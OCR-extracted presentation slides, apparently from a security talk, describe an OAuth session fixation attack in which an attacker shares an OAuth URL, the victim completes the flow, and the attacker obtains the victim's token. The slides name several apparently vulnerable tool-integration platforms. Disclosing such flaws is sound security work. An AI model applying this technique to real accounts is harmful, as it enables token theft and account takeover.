




Session Fixation: Attack




Session Fixation: Attack




Session Fixation: Attack

- Attacker initiates OAuth,




Session Fixation: Attack

- Attacker initiates OAuth, ***fixating an authorization session*** to victim's Browser (by **sharing an OAuth URL**)



Session Fixation: Attack

- Attacker initiates OAuth, ***fixating an authorization session*** to victim's Browser (by **sharing an OAuth URL**)
- Victim (unknowingly) completes OAuth




Session Fixation: Attack

5 Vulnerable Instances


Arcade, coze, ..., nango, Composio

- Attacker initiates OAuth, ***fixating an authorization session*** to victim's Browser (by **sharing an OAuth URL**)
- Victim (unknowingly) completes OAuth
- Attacker gains ***access to victim's OAuth token***

⇒ Lead to ***account takeover*** of the victim's tool !



